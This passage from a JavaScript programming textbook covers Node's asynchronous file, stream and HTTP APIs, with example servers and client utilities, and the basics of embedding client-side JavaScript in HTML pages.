        var buffer = java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE,
                                                         4096);
        var num;
        while((num=input.read(buffer)) != -1) {  // Read and loop until EOF
            output.write(buffer, 0, num);        // Write bytes to file
            bar.value += num;                    // Update progress bar
        }
        output.close();                          // Close streams when done
        input.close();
    }
    catch(e) { // If anything goes wrong, display error in progress bar
        if (bar) {
            bar.indeterminate = false;           // Stop animating
            bar.string = e.toString();           // Replace filename with error
```

```
        }
    }
}
```

12.2 Asynchronous I/O with Node

Node is a fast C++-based JavaScript interpreter with bindings to the low-level Unix APIs for working with processes, files, network sockets, etc., and also to HTTP client and server APIs. Except for some specially named synchronous methods, Node's bindings are all asynchronous, and by default Node programs never block, which means that they typically scale well and handle high loads effectively. Because the APIs are asynchronous, Node relies on event handlers, which are often implemented using nested functions and closures.[1]

This section highlights some of Node's most important APIs and events, but the documentation is by no means complete. See Node's online documentation at *http://nodejs.org/api/*.

Obtaining Node

Node is free software that you can download from *http://nodejs.org*. At the time of this writing, Node is still under active development, and binary distributions are not available—you have to build your own copy from source. The examples in this section were written and tested using Node version 0.4. The API is not yet frozen, but the fundamentals illustrated here are unlikely to change very much in the future.

Node is built on top of Google's V8 JavaScript engine. Node 0.4 uses V8 version 3.1, which implements all of ECMAScript 5 except for strict mode.

Once you have downloaded, compiled, and installed Node, you can run node programs with commands like this:

```
node program.js
```

We began the explanation of Rhino with its `print()` and `load()` functions. Node has similar features under different names:

```
// Node defines console.log() for debugging output like browsers do.
console.log("Hello Node"); // Debugging output to console

// Use require() instead of load().  It loads and executes (only once) the
// named module, returning an object that contains its exported symbols.
var fs = require("fs");    // Load the "fs" module and return its API object
```

1. Client-side JavaScript is also highly asynchronous and event-based, and the examples in this section may be easier to understand once you have read Part II and have been exposed to client-side JavaScript programs.

Node implements all of the standard ECMAScript 5 constructors, properties, and functions in its global object. In addition, however, it also supports the client-side timer functions set `setTimeout()`, `setInterval()`, `clearTimeout()`, and `clearInterval()`:

```
// Say hello one second from now.
setTimeout(function() { console.log("Hello World"); }, 1000);
```

These client-side globals are covered in §14.1. Node's implementation is compatible with web browser implementations.

Node defines other important globals under the `process` namespace. These are some of the properties of that object:

```
process.version   // Node version string
process.argv      // Command-line args as an array argv[0] is "node"
process.env       // Enviroment variables as an object. e.g.: process.env.PATH
process.pid       // Process id
process.getuid()  // Return user id
process.cwd()     // Return current working directory
process.chdir()   // Change directory
process.exit()    // Quit (after running shutdown hooks)
```

Because Node's functions and methods are asynchronous, they do not block while waiting for operations to complete. The return value of a nonblocking method cannot return the result of an asynchronous operation to you. If you need to obtain results, or just need to know when an operation is complete, you have to provide a function that Node can invoke when the results are ready or when the operation is complete (or when an error occurs). In some cases (as in the call to `setTimeout()` above), you simply pass the function as an argument and Node will call it at the appropriate time. In other cases, you can rely on Node's event infrastructure. Node objects that generate events (known as event *emitters*) define an `on()` method for registering handlers. Pass the event type (a string) as the first argument, and pass the handler function as the second argument. Different types of events pass different arguments to the handler function, and you may need to refer to the API documentation to know exactly how to write your handlers:

```
emitter.on(name, f)          // Register f to handle name events from emitter
emitter.addListener(name, f) // Ditto: addListener() is a synonym for on()
emitter.once(name, f)        // One-time only, then f is automatically removed
emitter.listeners(name)      // Return an array of handler functions
emitter.removeListener(name, f)  // Deregister event handler f
emitter.removeAllListeners(name) // Remove all handlers for name events
```

The `process` object shown above is an event emitter. Here are example handlers for some of its events:

```
// The "exit" event is sent before Node exits.
process.on("exit", function() { console.log("Goodbye"); });

// Uncaught exceptions generate events, if any handlers are registered.
// Otherwise, the exception just makes Node print an error and exit.
process.on("uncaughtException", function(e) { console.log(Exception, e); });
```

```
// POSIX signals like SIGINT, SIGHUP and SIGTERM generate events
process.on("SIGINT", function() { console.log("Ignored Ctrl-C"); });
```

Since Node is designed for high-performance I/O, its stream API is a commonly used one. Readable streams trigger events when data is ready. In the code below, assume s is a readable stream, obtained elsewhere. We'll see how to get stream objects for files and network sockets below:

```
// Input stream s:
s.on("data", f);    // When data is available, pass it as an argument to f()
s.on("end", f);     // "end" event fired on EOF when no more data will arrive
s.on("error", f);   // If something goes wrong, pass exception to f()
s.readable          // => true if it is a readable stream that is still open
s.pause();          // Pause "data" events.  For throttling uploads, e.g.
s.resume();         // Resume again

// Specify an encoding if you want strings passed to "data" event handler
s.setEncoding(enc); // How to decode bytes: "utf8", "ascii", or "base64"
```

Writable streams are less event-centric than readable streams. Use the `write()` method to send data and use the `end()` method to close the stream when all the data has been written. The `write()` method never blocks. If Node cannot write the data immediately and has to buffer it internally, the `write()` method returns `false`. Register a handler for "drain" events if you need to know when Node's buffer has been flushed and the data has actually been written:

```
// Output stream s:
s.write(buffer);          // Write binary data
s.write(string, encoding) // Write string data. encoding defaults to "utf-8"
s.end()                   // Close the stream.
s.end(buffer);            // Write final chunk of binary data and close.
s.end(str, encoding)      // Write final string and close all in one
s.writeable;              // true if the stream is still open and writeable
s.on("drain", f)          // Call f() when internal buffer becomes empty
```

As you can see in the code above, Node's streams can work with binary data or textual data. Text is transferred using regular JavaScript strings. Bytes are manipulated using a Node-specific type known as a Buffer. Node's buffers are fixed-length array-like objects whose elements must be numbers between 0 and 255. Node programs can often treat buffers as opaque chunks of data, reading them from one stream and writing them to another. But the bytes in a buffer can be accessed as array elements, and there are methods for copying bytes from one buffer to another, for obtaining slices of an underlying buffer, for writing strings into a buffer using a specified encoding, and for decoding a buffer or a portion of a buffer back to a string:

```
var bytes = new Buffer(256);          // Create a new buffer of 256 bytes
for(var i = 0; i < bytes.length; i++) // Loop through the indexes
    bytes[i] = i;                     // Set each element of the buffer
var end = bytes.slice(240, 256);      // Create a new view of the buffer
end[0]                                // => 240: end[0] is bytes[240]
end[0] = 0;                           // Modify an element of the slice
bytes[240]                            // => 0: underlying buffer modified, too
var more = new Buffer(8);             // Create a separate new buffer
```

```
end.copy(more, 0, 8, 16);            // Copy elements 8-15 of end[] into more[]
more[0]                              // => 248

// Buffers also do binary <=> text conversion
// Valid encodings: "utf8", "ascii" and "base64". "utf8" is the default.
var buf = new Buffer("2πr", "utf8"); // Encode text to bytes using UTF-8
buf.length                           // => 3 characters take 4 bytes
buf.toString()                       // => "2πr": back to text
buf = new Buffer(10);                // Start with a new fixed-length buffer
var len = buf.write("πr²", 4);       // Write text to it, starting at byte 4
buf.toString("utf8",4, 4+len)        // => "πr²": decode a range of bytes
```

Node's file and filesystem API is in the "fs" module:

```
var fs = require("fs"); // Load the filesystem API
```

This module provides synchronous versions of most of its methods. Any method whose name ends with "Sync" is a blocking method that returns a value or throws an exception. Filesystem methods that do not end with "Sync" are nonblocking methods that pass their result or error to the callback function you specify. The following code shows how to read a text file using a blocking method and how to read a binary file using the nonblocking method:

```
// Synchronously read a file. Pass an encoding to get text instead of bytes.
var text = fs.readFileSync("config.json", "utf8");

// Asynchronously read a binary file.  Pass a function to get the data
fs.readFile("image.png", function(err, buffer) {
    if (err) throw err;  // If anything went wrong
    process(buffer);     // File contents are in buffer
});
```

Similar `writeFile()` and `writeFileSync()` functions exist for writing files:

```
fs.writeFile("config.json", JSON.stringify(userprefs));
```

The functions shown above treat the contents of the file as a single string or Buffer. Node also defines a streaming API for reading and writing files. The function below copies one file to another:

```
// File copy with streaming API.
// Pass a callback if you want to know when it is done
function fileCopy(filename1, filename2, done) {
    var input = fs.createReadStream(filename1);          // Input stream
    var output = fs.createWriteStream(filename2);        // Output stream

    input.on("data", function(d) { output.write(d); });  // Copy in to out
    input.on("error", function(err) { throw err; });     // Raise errors
    input.on("end", function() {                         // When input ends
        output.end();                                    // close output
        if (done) done();                                // And notify callback
    });
}
```

The "fs" module also includes a number of methods for listing directories, querying file attributes, and so on. The Node program below uses synchronous methods to list the contents of a directory, along with file size and modification date:

```
#! /usr/local/bin/node
var fs = require("fs"), path = require("path");     // Load the modules we need
var dir = process.cwd();                            // Current directory
if (process.argv.length > 2) dir = process.argv[2]; // Or from the command line
var files = fs.readdirSync(dir);                    // Read directory contents
process.stdout.write("Name\tSize\tDate\n");         // Output a header
files.forEach(function(filename) {                  // For each file name
    var fullname = path.join(dir,filename);         // Join dir and name
    var stats = fs.statSync(fullname);              // Get file attributes
    if (stats.isDirectory()) filename += "/";       // Mark subdirectories
    process.stdout.write(filename + "\t" +          // Output file name plus
                         stats.size + "\t" +        //   file size plus
                         stats.mtime + "\n");       //   modification time
});
```

Note the #! comment on the first line above. This is a Unix "shebang" comment used to make a script file like this self-executable by specifying what language interpreter to run it with. Node ignores lines like this when they appear as the first line of the file.

The "net" module is an API for TCP-based networking. (See the "dgram" module for datagram-based networking.) Here's a very simple TCP server in Node:

```
// A simple TCP echo server in Node: it listens for connections on port 2000
// and echoes the client's data back to it.
var net = require('net');
var server = net.createServer();
server.listen(2000, function() { console.log("Listening on port 2000"); });
server.on("connection", function(stream) {
    console.log("Accepting connection from", stream.remoteAddress);
    stream.on("data", function(data) { stream.write(data); });
    stream.on("end", function(data) { console.log("Connection closed"); });
});
```

In addition to the basic "net" module, Node has built-in support for the HTTP protocol using the "http" module. The examples that follow demonstrate it in more detail.

12.2.1 Node Example: HTTP Server

Example 12-2 is a simple HTTP server in Node. It serves files from the current directory and also implements two special-purpose URLs that it handles specially. It uses Node's "http" module and also uses the file and stream APIs demonstrated earlier. Example 18-17 in Chapter 18 is a similar specialized HTTP server example.

Example 12-2. An HTTP server in Node

```
// This is a simple NodeJS HTTP server that can serve files from the current
// directory and also implements two special URLs for testing.
// Connect to the server at http://localhost:8000 or http://127.0.0.1:8000

// First, load the modules we'll be using
```

```
var http = require('http');      // HTTP server API
var fs = require('fs');          // For working with local files

var server = new http.Server(); // Create a new HTTP server
server.listen(8000);            // Run it on port 8000.

// Node uses the "on()" method to register event handlers.
// When the server gets a new request, run this function to handle it.
server.on("request", function (request, response) {
    // Parse the requested URL
    var url = require('url').parse(request.url);

    // A special URL that just makes the server wait before sending the
    // response. This can be useful to simulate a slow network connection.
    if (url.pathname === "/test/delay") {
        // Use query string for delay amount, or 2000 milliseconds
        var delay = parseInt(url.query) || 2000;
        // Set the response status code and headers
        response.writeHead(200, {"Content-Type": "text/plain; charset=UTF-8"});
        // Start writing the response body right away
        response.write("Sleeping for " + delay + " milliseconds...");
        // And then finish it in another function invoked later.
        setTimeout(function() {
            response.write("done.");
            response.end();
        }, delay);
    }
    // If the request was for "/test/mirror", send back the request verbatim.
    // Useful when you need to see the request headers and body.
    else if (url.pathname === "/test/mirror") {
        // Response status and headers
        response.writeHead(200, {"Content-Type": "text/plain; charset=UTF-8"});
        // Begin the response body with the request
        response.write(request.method + " " + request.url +
                       " HTTP/" + request.httpVersion + "\r\n");
        // And the request headers
        for(var h in request.headers) {
            response.write(h + ": " + request.headers[h] + "\r\n");
        }
        response.write("\r\n");  // End headers with an extra blank line

        // We complete the response in these event handler functions:
        // When a chunk of the request body, add it to the response.
        request.on("data", function(chunk) { response.write(chunk); });
        // When the request ends, the response is done, too.
        request.on("end", function(chunk) { response.end(); });
    }
    // Otherwise, serve a file from the local directory.
    else {
        // Get local filename and guess its content type based on its extension.
        var filename = url.pathname.substring(1); // strip leading /
        var type;
        switch(filename.substring(filename.lastIndexOf(".")+1)) { // extension
        case "html":
        case "htm":      type = "text/html; charset=UTF-8"; break;
        case "js":       type = "application/javascript; charset=UTF-8"; break;
```

```
        case "css":      type = "text/css; charset=UTF-8"; break;
        case "txt" :     type = "text/plain; charset=UTF-8"; break;
        case "manifest": type = "text/cache-manifest; charset=UTF-8"; break;
        default:         type = "application/octet-stream"; break;
        }

        // Read the file asynchronously and pass the content as a single
        // chunk to the callback function. For really large files, using the
        // streaming API with fs.createReadStream() would be better.
        fs.readFile(filename, function(err, content) {
            if (err) {  // If we couldn't read the file for some reason
                response.writeHead(404, {    // Send a 404 Not Found status
                    "Content-Type": "text/plain; charset=UTF-8"});
                response.write(err.message); // Simple error message body
                response.end();              // Done
            }
            else {      // Otherwise, if the file was read successfully.
                response.writeHead(200,  // Set the status code and MIME type
                                   {"Content-Type": type});
                response.write(content); // Send file contents as response body
                response.end();          // And we're done
            }
        });
    }
});
```

12.2.2 Node Example: HTTP Client Utilities Module

Example 12-3 uses the "http" module to define utility functions for issuing HTTP GET and POST requests. The example is structured as an "httputils" module, which you might use in your own code like this:

```
var httputils = require("./httputils");  // Note no ".js" suffix
httputils.get(url, function(status, headers, body) { console.log(body); });
```

The `require()` function does not execute module code with an ordinary `eval()`. Modules are evaluated in a special environment so that they cannot define any global variables or otherwise alter the global namespace. This special module evaluation environment always includes a global object named `exports`. Modules export their API by defining properties in this object.[2]

Example 12-3. Node "httputils" module

```
//
// An "httputils" module for Node.
//

// Make an asynchronous HTTP GET request for the specified URL and pass the
// HTTP status, headers and response body to the specified callback function.
// Notice how we export this method through the exports object.
exports.get = function(url, callback) {
```

2. Node implements the CommonJS module contract, which you can read about at *http://www.commonjs.org/specs/modules/1.0/*.

```
    // Parse the URL and get the pieces we need from it
    url = require('url').parse(url);
    var hostname = url.hostname, port = url.port || 80;
    var path = url.pathname, query = url.query;
    if (query) path += "?" + query;

    // Make a simple GET request
    var client = require("http").createClient(port, hostname);
    var request = client.request("GET", path, {
        "Host": hostname    // Request headers
    });
    request.end();

    // A function to handle the response when it starts to arrive
    request.on("response", function(response) {
        // Set an encoding so the body is returned as text, not bytes
        response.setEncoding("utf8");
        // Save the response body as it arrives
        var body = ""
        response.on("data", function(chunk) { body += chunk; });
        // When response is complete, call the callback
        response.on("end", function() {
            if (callback) callback(response.statusCode, response.headers, body);
        });
    });
};

// Simple HTTP POST request with data as the request body
exports.post = function(url, data, callback) {
    // Parse the URL and get the pieces we need from it
    url = require('url').parse(url);
    var hostname = url.hostname, port = url.port || 80;
    var path = url.pathname, query = url.query;
    if (query) path += "?" + query;

    // Figure out the type of data we're sending as the request body
    var type;
    if (data == null) data = "";
    if (data instanceof Buffer)             // Binary data
        type = "application/octet-stream";
    else if (typeof data === "string")      // String data
        type = "text/plain; charset=UTF-8";
    else if (typeof data === "object") {    // Name=value pairs
        data = require("querystring").stringify(data);
        type = "application/x-www-form-urlencoded";
    }

    // Make a POST request, including a request body
    var client = require("http").createClient(port, hostname);
    var request = client.request("POST", path, {
        "Host": hostname,
        "Content-Type": type
    });
    request.write(data);                        // Send request body
    request.end();
    request.on("response", function(response) { // Handle the response
```

```
        response.setEncoding("utf8");          // Assume it is text
        var body = ""                          // To save the response body
        response.on("data", function(chunk) { body += chunk; });
        response.on("end", function() {        // When done, call the callback
            if (callback) callback(response.statusCode, response.headers, body);
        });
    });
};
```

PART II
Client-Side JavaScript

This part of the book, Chapters 13 through 22, documents JavaScript as it is implemented in web browsers. These chapters introduce a variety of scriptable objects that represent web browser windows, documents and document content. They also explain important web application APIs for networking, storing and retrieving data, and drawing graphics:

Chapter 13, *JavaScript in Web Browsers*
Chapter 14, *The Window Object*
Chapter 15, *Scripting Documents*
Chapter 16, *Scripting CSS*
Chapter 17, *Handling Events*
Chapter 18, *Scripted HTTP*
Chapter 19, *The jQuery Library*
Chapter 20, *Client-Side Storage*
Chapter 21, *Scripted Media and Graphics*
Chapter 22, *HTML5 APIs*

CHAPTER 13

JavaScript in Web Browsers

The first part of this book described the core JavaScript language. We now move on to JavaScript as used within web browsers, commonly called client-side JavaScript. Most of the examples we've seen so far, while legal JavaScript code, have no particular context; they are JavaScript fragments that run in no specified environment. This chapter provides that context.

Before we begin talking about JavaScript, it is worth thinking about the web pages we display in web browsers. Some pages present static information and can be called documents. (The presentation of that static information may be fairly dynamic—because of JavaScript—but the information itself is static.) Other web pages feel more like applications than documents. These pages might dynamically load new information as needed, they might be graphical rather than textual, and they might operate offline and save data locally so they can restore your state when you visit them again. Still other web pages sit somewhere in the middle of the spectrum and combine features of both documents and applications.

This chapter begins with an overview of client-side JavaScript. It includes a simple example and a discussion of the role of JavaScript in both web documents and web applications. That first introductory section also explains what is coming in the Part II chapters that follow. The sections that follow explain some important details about how JavaScript code is embedded and executed within HTML documents, and then they introduce the topics of compatibility, accessibility, and security.

13.1 Client-Side JavaScript

The Window object is the main entry point to all client-side JavaScript features and APIs. It represents a web browser window or frame, and you can refer to it with the identifier `window`. The Window object defines properties like `location`, which refers to a Location object that specifies the URL currently displayed in the window and allows a script to load a new URL into the window:

```
// Set the location property to navigate to a new web page
window.location = "http://www.oreilly.com/";
```

The Window object also defines methods like `alert()`, which displays a message in a dialog box, and `setTimeout()`, which registers a function to be invoked after a specified amount of time:

```
// Wait 2 seconds and then say hello
setTimeout(function() { alert("hello world"); }, 2000);
```

Notice that the code above does not explicitly use the `window` property. In client-side JavaScript, the Window object is also the global object. This means that the Window object is at the top of the scope chain and that its properties and methods are effectively global variables and global functions. The Window object has a property named `window` that always refers to itself. You can use this property if you need to refer to the window object itself, but it is not usually necessary to use `window` if you just want to refer to access properties of the global window object.

There are a number of other important properties, methods, and constructors defined by the Window object. See Chapter 14 for complete details.

One of the most important properties of the Window object is `document`: it refers to a Document object that represents the content displayed in the window. The Document object has important methods such as `getElementById()`, which returns a single document element (representing an open/close pair of HTML tags and all of the content between them) based on the value of its `id` attribute:

```
// Find the element with id="timestamp"
var timestamp = document.getElementById("timestamp");
```

The Element object returned by `getElementById()` has other important properties and methods that allow scripts to get its content, set the value of its attributes, and so on:

```
// If the element is empty, then insert the current date and time into it
if (timestamp.firstChild == null)
    timestamp.appendChild(document.createTextNode(new Date().toString()));
```

Techniques for querying, traversing, and modifying document content are covered in Chapter 15.

Each Element object has `style` and `className` properties that allow scripts to specify CSS styles for a document element or to alter the CSS class names that apply to the element. Setting these CSS-related properties alters the presentation of the document element:

```
// Explicitly alter the presentation of the heading element
timestamp.style.backgroundColor = "yellow";

// Or just change the class and let the stylesheet specify the details:
timestamp.className = "highlight";
```

The `style` and `className` properties, as well as other techniques for scripting CSS, are covered in Chapter 16.

Another set of important properties on Window, Document, and Element objects are the event handler properties. These allow scripts to specify functions that should be

invoked asynchronously when certain events occur. Event handlers allow JavaScript code to alter the *behavior* of windows, of documents, and of the elements that make up those documents. Event handler properties have names that begin with the word "on", and you might use them like this:

```
// Update the content of the timestamp element when the user clicks on it
timestamp.onclick = function() { this.innerHTML = new Date().toString(); }
```


One of the most important event handlers is the `onload` handler of the Window object. It is triggered when the content of the document displayed in the window is stable and ready to be manipulated. JavaScript code is commonly wrapped within an `onload` event handler. Events are the subject of Chapter 17. Example 13-1 demonstrates the `onload` handler and shows more client-side JavaScript code that queries document elements, alters CSS classes, and defines event handlers. The HTML `<script>` element holds the JavaScript code of this example and is explained in §13.2. Note that the code includes a function defined within another function. Nested functions are common in client-side JavaScript, because of its extensive use of event handlers.

Example 13-1. Simple client-side JavaScript for revealing content

```
<!DOCTYPE html>
<html>
<head>
<style>
/* CSS styles for this page */
.reveal * { display: none; }  /* Children of class="reveal" are  not shown */
.reveal *.handle { display: block;} /* Except for the class="handle" child */
</style>
<script>
// Don't do anything until the entire document has loaded
window.onload = function() {
    // Find all container elements with class "reveal"
    var elements = document.getElementsByClassName("reveal");
    for(var i = 0; i < elements.length; i++) {  // For each one...
        var elt = elements[i];
        // Find the "handle" element with the container
        var title = elt.getElementsByClassName("handle")[0];
        // When that element is clicked, reveal the rest of the content
        title.onclick = function() {
            if (elt.className == "reveal") elt.className = "revealed";
            else if (elt.className == "revealed") elt.className = "reveal";
        }
    }
};
</script>
</head>
<body>
<div class="reveal">
<h1 class="handle">Click Here to Reveal Hidden Text</h1>
<p>This paragraph is hidden. It appears when you click on the title.</p>
</div>
</body>
</html>
```

We noted in the introduction to this chapter that some web pages feel like documents and some feel like applications. The two subsections that follow explore the use of JavaScript in each kind of web page.

13.1.1 JavaScript in Web Documents

A JavaScript program can traverse and manipulate document *content* through the Document object and the Element objects it contains. It can alter the *presentation* of that content by scripting CSS styles and classes. And it can define the *behavior* of document elements by registering appropriate event handlers. The combination of scriptable content, presentation, and behavior is called Dynamic HTML or DHTML, and techniques for creating DHTML documents are explained in Chapters 15, 16, and 17.

The use of JavaScript in web documents should usually be restrained and understated. The proper role of JavaScript is to enhance a user's browsing experience, making it easier to obtain or transmit information. The user's experience should not be dependent on JavaScript, but JavaScript can help to facilitate that experience, for example by:

- Creating animations and other visual effects to subtly guide a user and help with page navigation
- Sorting the columns of a table to make it easier for a user to find what she needs
- Hiding certain content and revealing details progressively as the user "drills down" into that content

13.1.2 JavaScript in Web Applications

Web applications use all of the JavaScript DHTML features that web documents do, but they also go beyond these content, presentation, and behavior manipulation APIs to take advantage of other fundamental services provided by the web browser environment.

To really understand web applications, it is important to realize that web browsers have grown well beyond their original role as tools for displaying documents and have transformed themselves into simple operating systems. Consider: a traditional operating system allows you to organize icons (which represent files and applications) on the desktop and in folders. A web browser allows you to organize bookmarks (which represent documents and web applications) in a toolbar and in folders. An OS runs multiple applications in separate windows; a web browser displays multiple documents (or applications) in separate tabs. An OS defines low-level APIs for networking, drawing graphics, and saving files. Web browsers define low-level APIs for networking (Chapter 18), saving data (Chapter 20), and drawing graphics (Chapter 21).

With this notion of web browser as simplified OS in mind, we can define web applications as web pages that use JavaScript to access the more advanced services (such as networking, graphics, and data storage) offered by browsers. The best known of these advanced services is the XMLHttpRequest object, which enables networking through scripted HTTP requests. Web apps use this service to obtain new information from the

server without a page reload. Web applications that do this are commonly called Ajax applications and they form the backbone of what is known as "Web 2.0." XMLHttpRequest is covered in detail in Chapter 18.

The HTML5 specification (which, at the time of this writing, is still in draft form) and related specifications are defining a number of other important APIs for web apps. These include the data storage and graphics APIs of Chapters 21 and 20 as well as APIs for a number of other features, such as geolocation, history management, and background threads. When implemented, these APIs will enable a further evolution of web application capabilities. They are covered in Chapter 22.

JavaScript is more central to web applications than it is to web documents, of course. JavaScript enhances web documents, but a well-designed document will continue to work with JavaScript disabled. Web applications are, by definition, JavaScript programs that use the OS-type services provided by the web browser, and they would not be expected to work with JavaScript disabled.[1]

13.2 Embedding JavaScript in HTML

Client-side JavaScript code is embedded within HTML documents in four ways:

- Inline, between a pair of `<script>` and `</script>` tags
- From an external file specified by the `src` attribute of a `<script>` tag
- In an HTML event handler attribute, such as `onclick` or `onmouseover`
- In a URL that uses the special `javascript:` protocol.

The subsections that follow explain each of these four JavaScript embedding techniques. It is worth noting, however, that HTML event handler attributes and `javascript:` URLs are rarely used in modern JavaScript code (they were somewhat common in the early days of the Web). Inline scripts (those without a `src` attribute) are also less common than they once were. A programming philosophy known as *unobtrusive JavaScript* argues that content (HTML) and behavior (JavaScript code) should as much as possible be kept separate. According to this programming philosophy, JavaScript is best embedded in HTML documents using `<script>` elements with `src` attributes.

1. Interactive web pages that communicate with server-side CGI scripts through HTML form submissions were the original "web application" and can be written without the use of JavaScript. This is not the kind of web application that we'll be discussing in this book, however.

13.2.1 The <script> Element

JavaScript code can appear inline within an HTML file between <script> and </script> tags:

```
<script>
// Your JavaScript code goes here
</script>
```

In XHTML, the content of a <script> element is treated like any other content. If your JavaScript code contains the < or & characters, these characters are interpreted as XML markup. For this reason, it is best to put all JavaScript code within a CDATA section if you are using XHTML:

```
<script><![CDATA[
// Your JavaScript code goes here
]]></script>
```

Example 13-2 is an HTML file that includes a simple JavaScript program. The comments explain what the program does, but the main point of this example is to demonstrate how JavaScript code is embedded within an HTML file along with, in this case, a CSS stylesheet. Notice that this example has a structure similar to Example 13-1 and uses the onload event handler in much the same way as that example did.

Example 13-2. A simple JavaScript digital clock

```
<!DOCTYPE html>                 <!-- This is an HTML5 file -->
<html>                          <!-- The root element -->
<head>                          <!-- Title, scripts & styles go here -->
<title>Digital Clock</title>
<script>                        // A script of js code
// Define a function to display the current time
function displayTime() {
    var elt = document.getElementById("clock");  // Find element with id="clock"
    var now = new Date();                        // Get current time
    elt.innerHTML = now.toLocaleTimeString();    // Make elt display it
    setTimeout(displayTime, 1000);               // Run again in 1 second
}
window.onload = displayTime;  // Start displaying the time when document loads.
</script>
<style>                         /* A CSS stylesheet for the clock */
#clock {                        /* Style apply to element with id="clock" */
  font: bold 24pt sans;         /* Use a big bold font */
  background: #ddf;             /* On a light bluish-gray background */
  padding: 10px;                /* Surround it with some space */
  border: solid black 2px;      /* And a solid black border */
  border-radius: 10px;          /* Round the corners (where supported) */
}
</style>
</head>
<body>                      <!-- The body is the displayed parts of the doc. -->
<h1>Digital Clock</h1>      <!-- Display a title -->
<span id="clock"></span>    <!-- The time gets inserted here -->
</body>
</html>
```

13.2.2 Scripts in External Files

The <script> tag supports a src attribute that specifies the URL of a file containing JavaScript code. It is used like this:

```
<script src="../../scripts/util.js"></script>
```

A JavaScript file contains pure JavaScript, without <script> tags or any other HTML. By convention, files of JavaScript code have names that end with *.js*.

A <script> tag with the src attribute specified behaves exactly as if the contents of the specified JavaScript file appeared directly between the <script> and </script> tags. Note that the closing </script> tag is required in HTML documents even when the src attribute is specified, and there is no content between the <script> and </script> tags. In XHTML, you can use the shortcut <script/> tag in this case.

When you use the src attribute, any content between the opening and closing <script> tags is ignored. If desired, you can use the content of the <script> tag to include documentation or copyright information for the included code. Note, however, that HTML5 validators will complain if any text that is not whitespace or a JavaScript comment appears between <script src=""> and </script>.

There are a number of advantages to using the src attribute:

- It simplifies your HTML files by allowing you to remove large blocks of JavaScript code from them—that is, it helps keep content and behavior separate.
- When multiple web pages share the same JavaScript code, using the src attribute allows you to maintain only a single copy of that code, rather than having to edit each HTML file when the code changes.
- If a file of JavaScript code is shared by more than one page, it only needs to be downloaded once, by the first page that uses it—subsequent pages can retrieve it from the browser cache.
- Because the src attribute takes an arbitrary URL as its value, a JavaScript program or web page from one web server can employ code exported by other web servers. Much Internet advertising relies on this fact.
- The ability to load scripts from other sites allows us to take the benefits of caching a step further: Google is promoting the use of standard well-known URLs for the most commonly used client-side libraries, allowing the browser to cache a single copy for shared use by any site across the Web. Linking to JavaScript code on Google servers can decrease the start-up time for your web pages, since the library is likely to already exist in the user's browser cache, but you must be willing to trust a third-party to serve code that is critical to your site. See *http://code.google.com/apis/ajaxlibs/* for more information.

Loading scripts from servers other than the one that served the document that uses the script has important security implications. The same-origin security policy described in §13.6.2 prevents JavaScript in a document from one domain from interacting with

content from another domain. However, notice that the origin of the script itself does not matter: only the origin of the document in which the script is embedded. Therefore, the same-origin policy does not apply in this case: JavaScript code can interact with the document in which it is embedded, even when the code has a different origin than the document. When you use the src attribute to include a script in your page, you are giving the author of that script (and the webmaster of the domain from which the script is loaded) complete control over your web page.

13.2.3 Script Type

JavaScript was the original scripting language for the Web and <script> elements are, by default, assumed to contain or to reference JavaScript code. If you want to use a nonstandard scripting language, such as Microsoft's VBScript (which is supported by IE only), you must use the type attribute to specify the script MIME type:

```
<script type="text/vbscript">
' VBScript code goes here
</script>
```

The default value of the type attribute is "text/javascript". You can specify this type explicitly if you want, but it is never necessary.

Older browsers used a language attribute on the <script> tag instead of the type attribute, and you may still sometimes see web pages that include tags like this:

```
<script language="javascript">
// JavaScript code here...
</script>
```

The language attribute is deprecated and should no longer be used.

When a web browser encounters a <script> element with a type attribute whose value it does not recognize, it parses the element but does not attempt to display or execute that content. This means that you can use the <script> element to embed arbitrary textual data into your document: just use the type attribute to specify a non-executable type for your data. To retrieve the data, you can use the text property of the HTMLElement object that represents the script element (Chapter 15 explains how to obtain these elements). Note, however, that this data embedding technique only works for inline scripts. If you specify a src attribute and an unknown type, the script will be ignored and nothing will be downloaded from the URL you specified.

13.2.4 Event Handlers in HTML

JavaScript code in a script is executed once: when the HTML file that contains it is loaded into the web browser. In order to be interactive, a JavaScript program must define event handlers—JavaScript functions that are registered with the web browser and then invoked by the web browser in response to events (such as user input). As shown at the start of this chapter, JavaScript code can register an event handler by assigning a function to a property (such as onclick or onmouseover) of an Element object

that represents an HTML element in the document. (There are also other ways to register event handlers—see Chapter 17.)

Event handler properties like onclick mirror HTML attributes with the same names, and it is also possible to define event handlers by placing JavaScript code in HTML attributes. For example, to define an event handler that is invoked when the user toggles a checkbox in a form, you can specify the handler code as an attribute of the HTML element that defines the checkbox:

```
<input type="checkbox" name="options" value="giftwrap"
       onchange="order.options.giftwrap = this.checked;">
```

What's of interest here is the onchange attribute. The JavaScript code that is the value of this attribute will be executed whenever the user checks or unchecks the checkbox.

Event handler attributes defined in HTML may include any number of JavaScript statements, separated from each other by semicolons. These statements become the body of a function, and that function becomes the value of the corresponding event handler property. (The details of the conversion of HTML attribute text to a JavaScript function are covered in §17.2.2.) Typically, however, an HTML event handler attribute consists of a simple assignment as above or a simple invocation of a function defined elsewhere. This keeps most of your actual JavaScript code within scripts and reduces the need to mingle JavaScript and HTML. In fact, the use of HTML event handler attributes is considered poor style by many web developers who prefer to keep content and behavior separate.

13.2.5 JavaScript in URLs

Another way that JavaScript code can be included on the client side is in a URL following the javascript: protocol specifier. This special protocol type specifies that the body of the URL is an arbitrary string of JavaScript code to be run by the JavaScript interpreter. It is treated as a single line of code, which means that statements must be separated by semicolons and that /* */ comments must be used in place of // comments. The "resource" identified by a javascript: URL is the return value of the executed code, converted to a string. If the code has an undefined return value, the resource has no content.

You can use a javascript: URL anywhere you'd use a regular URL: the href attribute of an <a> tag, the action attribute of a <form>, for example, or even as an argument to a method like window.open(). A JavaScript URL in a hyperlink might look like this:

```
<a href="javascript:new Date().toLocaleTimeString();">
What time is it?
</a>
```

Some browsers (such as Firefox) execute the code in the URL and use the returned string as the content of a new document to display. Just as when following a link to an http: URL, the browser erases the current document and displays the new one. The value returned by the code above does not contain any HTML tags, but if it did, the

browser would have rendered them as it would have rendered the equivalent conventionally loaded HTML document. Other browsers (such as Chrome and Safari) do not allow URLs like the one above to overwrite the containing document—they just ignore the return value of the code. They do, however, still support URLs like this one:

```
<a href="javascript:alert(new Date().toLocaleTimeString());">
Check the time without overwriting the document
</a>
```

